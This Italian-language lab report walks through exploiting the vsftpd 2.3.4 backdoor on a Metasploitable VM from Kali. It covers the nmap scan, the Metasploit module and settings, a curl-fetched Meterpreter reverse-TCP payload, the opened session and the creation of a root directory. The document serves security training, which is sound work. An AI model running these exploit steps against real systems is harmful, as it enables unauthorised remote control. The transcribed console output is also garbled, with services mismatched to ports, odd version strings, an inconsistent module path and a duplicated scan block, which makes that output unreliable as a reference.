

SESSIONE METASPLOIT SUL SERVIZIO VSFTPD

Obiettivo: individuare il servizio vsftpd vulnerabile sulla macchina Metasploitable, ottenere una sessione remota tramite Metasploit e verificare la possibilità di creare una nuova directory sul sistema target.

Ambiente di laboratorio: Kali Linux 192.168.20.11 e Metasploitable 192.168.20.10, collegate sulla rete privata 192.168.20.0/24.

Servizio analizzato: FTP sulla porta TCP 21, versione vsftpd 2.3.4.

Strumenti utilizzati: Nmap, Metasploit Framework e Meterpreter.

1. Sintesi

L'esercitazione è iniziata con una scansione Nmap della macchina Metasploitable, che ha confermato la presenza del servizio FTP *vsftpd* 2.3.4 sulla porta 21. All'interno di Metasploit è stato quindi individuato il modulo *exploit/unix/ftp/vsftpd_234_backdoor*, specifico per la backdoor presente in questa versione del servizio.

Dopo la configurazione degli indirizzi della macchina target e di Kali, l'exploit ha aperto una sessione *Meterpreter*. La sessione è stata utilizzata per consultare il filesystem e creare la cartella *test_metasploit*, verificando così l'effettivo controllo remoto della macchina vulnerabile.

2. Consegna e metodologia

- scansione dei servizi esposti dalla macchina Metasploitable;
- identificazione della versione vulnerabile vsftpd 2.3.4;
- ricerca e selezione del modulo Metasploit dedicato;
- configurazione di RHOSTS, LHOST e della directory usata dal payload;
- esecuzione dell'exploit e apertura della sessione Meterpreter;
- verifica del filesystem e creazione della directory *test_metasploit*.

3. Individuazione del servizio vulnerabile

3.1 Scansione dei servizi

La macchina target è stata analizzata con il rilevamento delle versioni dei servizi. La porta TCP 21 è risultata aperta e associata a *vsftpd* 2.3.4, versione nota per la presenza di una backdoor sfruttabile.

```
nmap -sV 192.168.20.10
```

```
kali@kali: ~/Desktop
Session Actions Edit View Help
msf > nmap -sV 192.168.20.10
[*] exec: nmap -sV 192.168.20.10

Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-20 09:04 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.20.10
Host is up (0.13s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Buntunul (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshexec
513/tcp   open  login?       Netkit rshd
514/tcp   open  shell        GNU Classpath gmirregistry
1099/tcp  open  java-rmi     Metasploitable root shell
1524/tcp  open  bindshell    2-4 (RPC #100003)
2049/tcp  open  nfs          ProFTPD 1.3.1
2121/tcp  open  ftp          ProFTPD 1.3.1
2386/tcp  open  mysql        MySQL 5.8.51a-subuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8080/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:ED:05:86 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, lrc.Metasploitable.LAN; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.14 seconds
msf >
```

1 - Sopra: scansione Nmap e identificazione di vsftpd 2.3.4 sulla porta 21.

3.2 Ricerca del modulo Metasploit

Dalla console di Metasploit è stata eseguita una ricerca basata sul nome e sulla versione del servizio. Il framework ha restituito il modulo *vsftpd_234_backdoor*, classificato con rank *excellent* e dotato di controllo automatico del target.

```
search vsftpd 2.3.4
```

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

```
kali@kali: ~/Desktop
Session Actions Edit View Help
msf > nmap -sV 192.168.20.10
[*] exec: nmap -sV 192.168.20.10

Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-20 09:04 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.20.10
Host is up (0.13s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Buntunul (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshexec
513/tcp   open  login?       Netkit rshd
514/tcp   open  shell        GNU Classpath gmirregistry
1099/tcp  open  java-rmi     Metasploitable root shell
1524/tcp  open  bindshell    2-4 (RPC #100003)
2049/tcp  open  nfs          ProFTPD 1.3.1
2121/tcp  open  ftp          ProFTPD 1.3.1
2386/tcp  open  mysql        MySQL 5.8.51a-subuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8080/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:ED:05:86 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, lrc.Metasploitable.LAN; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.14 seconds
msf > search vsftpd 2.3.4

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
--  -
0  exploit/unix/ftp/vsftpd_234_backdoor    2011-07-03      excellent Yes     vsftpd 2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf >
```

2 - Sopra: ricerca del modulo dedicato alla backdoor di vsftpd 2.3.4.

4. Configurazione ed esecuzione dell'attacco


4.1 Impostazione dei parametri

Il modulo è stato configurato indicando come *RHOSTS* l'indirizzo della macchina Metasploitable e come *LHOST* l'indirizzo della macchina Kali. È stata inoltre impostata una directory scrivibile per il payload prima di avviare l'exploit.

```
set RHOSTS 192.168.20.10
set LHOST 192.168.20.11
set FETCH_WRITABLE_DIR ./
exploit
```

4.2 Apertura della sessione Meterpreter

Il controllo automatico ha riconosciuto il banner vulnerabile di *vsftpd 2.3.4* e ha confermato la possibile presenza della backdoor. L'esecuzione ha quindi generato una sessione *Meterpreter* tra Kali e la macchina target.



```
Session Actions Edit View Help

Payload options (cmd/linux/http/s86/meterpreter_reverse_tcp):


| Name           | Current Setting | Required | Description                                                                                                                                                                                 |
|----------------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| FETCH_COMMAND  | CURL            | yes      | Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)                                                                                                                           |
| FETCH_DELETE   | false           | yes      | Attempt to delete the binary after execution                                                                                                                                                |
| FETCH_FILELESS | none            | yes      | Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, pytho |
| FETCH_SRVHOST  |                 | no       | Local IP to use for serving payload                                                                                                                                                         |
| FETCH_SRVPORT  | 8080            | yes      | Local port to use for serving payload                                                                                                                                                       |
| FETCH_URLPATH  |                 | no       | Local URL to use for serving payload                                                                                                                                                        |
| LHOST          | 192.168.20.11   | yes      | The listen address (an interface may be specified)                                                                                                                                          |
| LPORT          | 4444            | yes      | The listen port                                                                                                                                                                             |



When FETCH_COMMAND is one of CURL,GET,WGET:


| Name       | Current Setting | Required | Description                                                                            |
|------------|-----------------|----------|----------------------------------------------------------------------------------------|
| FETCH_PIPE | false           | yes      | Host both the binary payload and the command so it can be piped directly to the shell. |



When FETCH_FILELESS is none:


| Name               | Current Setting | Required | Description                                                                         |
|--------------------|-----------------|----------|-------------------------------------------------------------------------------------|
| FETCH_FILENAME     | cugWrapperMQ    | no       | Name to use on remote system when storing payload; cannot contain spaces or slashes |
| FETCH_WRITABLE_DIR | ./              | yes      | Remote writable dir to store payload; cannot contain spaces                         |



Exploit target:


| ID | Name               |
|----|--------------------|
| 0  | Linux/Unix Command |



View the full module info with the info, or info -d command.

msf exploit(cmd/linux/http/vsftpd_234_backdoor) > set FETCH_WRITABLE_DIR
FETCH_WRITABLE_DIR => ./
msf exploit(cmd/linux/http/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.20.11:4444
[*] 192.168.20.10:21 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.20.10:21 - FTP banner hints its vulnerable: 220 (vsftpd 2.3.4)
[*] 192.168.20.10:21 - The target appears to be vulnerable. vsftpd 2.3.4 banner detected; backdoor may be present
[*] 192.168.20.10:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.20.11:4444 -> 192.168.20.10:57338) at 2026-07-20 09:14:37 -0400

meterpreter >
```

3 - Sopra: esecuzione dell'exploit e apertura della sessione Meterpreter verso la macchina Metasploitable.

5. Verifica dell'accesso e creazione della cartella


5.1 Consultazione del filesystem

Attraverso la sessione *Meterpreter* è stato consultato il filesystem del target. È stato possibile accedere alla directory */root*, risultato coerente con i privilegi elevati ottenuti tramite la backdoor del servizio FTP.

5.2 Creazione di test_metasploit

Nella directory radice */* è stata creata la cartella *test_metasploit*. Un secondo comando di elenco ha mostrato la nuova voce, confermando che l'operazione di scrittura è stata eseguita correttamente.

```
mkdir /test_metasploit  
ls
```



```
meterpreter > ls  
Listing: /  
  
Mode                Size      Type      Last modified     Name  
----                -  
100700/rwx----- 1188612  fil       2026-07-20 09:46:16 -0400  A3QvYhdk  
040755/rwxr-xr-x  4096    dir       2012-05-13 23:35:13 -0400  bin  
040755/rwxr-xr-x  1024    dir       2012-05-13 23:35:28 -0400  boot  
040755/rwxr-xr-x  4096    dir       2010-03-16 18:55:51 -0400  cdrom  
040755/rwxr-xr-x  13540   dir       2026-07-20 09:07:00 -0400  dev  
040755/rwxr-xr-x  4096    dir       2026-07-20 03:24:01 -0400  etc  
040755/rwxr-xr-x  4096    dir       2010-04-16 02:16:02 -0400  home  
040755/rwxr-xr-x  4096    dir       2010-03-16 18:57:40 -0400  initrd  
100644/rw-r--r--  7929183  fil       2012-05-13 23:35:16 -0400  initrd.img  
040755/rwxr-xr-x  4096    dir       2012-05-13 23:35:22 -0400  lib  
100700/rwx----- 1188612  fil       2026-07-20 09:14:40 -0400  llnddEM  
040700/rwx----- 16384    dir       2010-03-16 18:55:15 -0400  lost-found  
040755/rwxr-xr-x  4096    dir       2010-03-16 18:55:52 -0400  media  
040755/rwxr-xr-x  4096    dir       2010-04-20 16:16:16 -0400  mt  
100600/rwx----- 72846    fil       2026-07-20 03:24:24 -0400  mshup.out  
040755/rwxr-xr-x  4096    dir       2010-03-16 18:57:39 -0400  opt  
040555/r-xr-xr-x  0        dir       2026-07-20 03:23:23 -0400  proc  
040755/rwxr-xr-x  4096    dir       2026-07-20 09:16:15 -0400  root  
040755/rwxr-xr-x  4096    dir       2012-05-13 21:54:53 -0400  sbin  
040755/rwxr-xr-x  4096    dir       2010-03-16 18:57:38 -0400  srv  
040755/rwxr-xr-x  0        dir       2026-07-20 03:23:14 -0400  sys  
040700/rwx----- 4096     dir       2026-07-20 09:15:52 -0400  test_metasploit  
041777/rwxrwxrwx  4096    dir       2026-07-20 06:15:02 -0400  tmp  
040755/rwxr-xr-x  4096    dir       2010-04-28 00:46:17 -0400  usr  
040755/rwxr-xr-x  4096    dir       2010-03-17 10:08:23 -0400  var  
100644/rw-r--r-- 1987288  fil       2008-04-10 12:55:41 -0400  vmlinuz  
  
meterpreter
```

4 - Sopra: creazione della directory *test_metasploit* e verifica della sua presenza nella directory radice */*.

6. Conclusioni

L'esercitazione ha mostrato il flusso essenziale di utilizzo di *Metasploit*: enumerazione del servizio, scelta del modulo appropriato, configurazione dell'exploit, apertura di una sessione remota e verifica operativa dell'accesso ottenuto. La vulnerabilità di *vsftpd 2.3.4* ha consentito di raggiungere il filesystem della macchina Metasploitable e di creare una nuova directory.